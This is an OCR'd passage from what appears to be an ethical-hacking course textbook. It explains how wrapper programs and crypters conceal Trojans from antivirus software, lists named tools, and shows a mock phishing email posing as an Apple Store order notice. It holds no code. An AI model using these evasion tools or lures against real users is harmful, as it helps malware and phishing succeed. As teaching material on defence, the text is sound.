


Figure 7.27: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

  IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.

First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

● Create new Self Extraction Directive file.

○ Open existing Self Extraction Directive file:

Figure 7.28: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- eLiTeWrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Crypter

- Crypter is software used by hackers to **hide viruses**, **keyloggers** or **tools** in any kind of file, so that they do not easily get detected by antiviruses

BitCrypter

BitCrypter can be used to encrypt and **compress 32-bit executables** and **.NET apps** without affecting their direct functionality

BitCrypter
BIT CRYPTER
New Icon
OK
Cancel
Another Icon

Crypters

- SwayzCryptor
- Snip3
- Babadeda
- Aegis Crypter 2.0
- Hidden Sight Crypter
- Battleship Crypter

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **BitCrypter**

  Source: *https://www.crypter.com*

  BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality. A Trojan or malicious software piece can be encrypted into legitimate software to bypass firewalls and antivirus software. BitCrypter supports a wide range of OS, from Windows XP to the latest Windows 10.



BitCrypter
BIT CRYPTER
New Icon
OK
Cancel
Another Icon

Figure 7.29: Screenshot of BitCrypter

Some additional crypter tools are as follows:


- SwayzCryptor
- Snip3
- Babadeda
- Aegis Crypter 2.0
- Hidden Sight Crypter
- Battleship Crypter
- HEAVEN CRYPTER
- Cypherx

Propagating and Deploying a Trojan

Deploy a Trojan through Emails

Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**



Apple AppStore Order #93-327867 - Message (HTML)

From: Apple Store
To:
Subject: Apple AppStore Order #93-327867
Monday, March 03, 201[illegible], 10:30 AM

Apple Store
Call 1-800-MY-APPLE

Dear Customer,

To view the most up-to-date status and make changes to your Apple Online Store order, visit online your Order Status.

You can also contact **Apple Store Customer Service** at 1-800-676-2775 or visit online for more information.

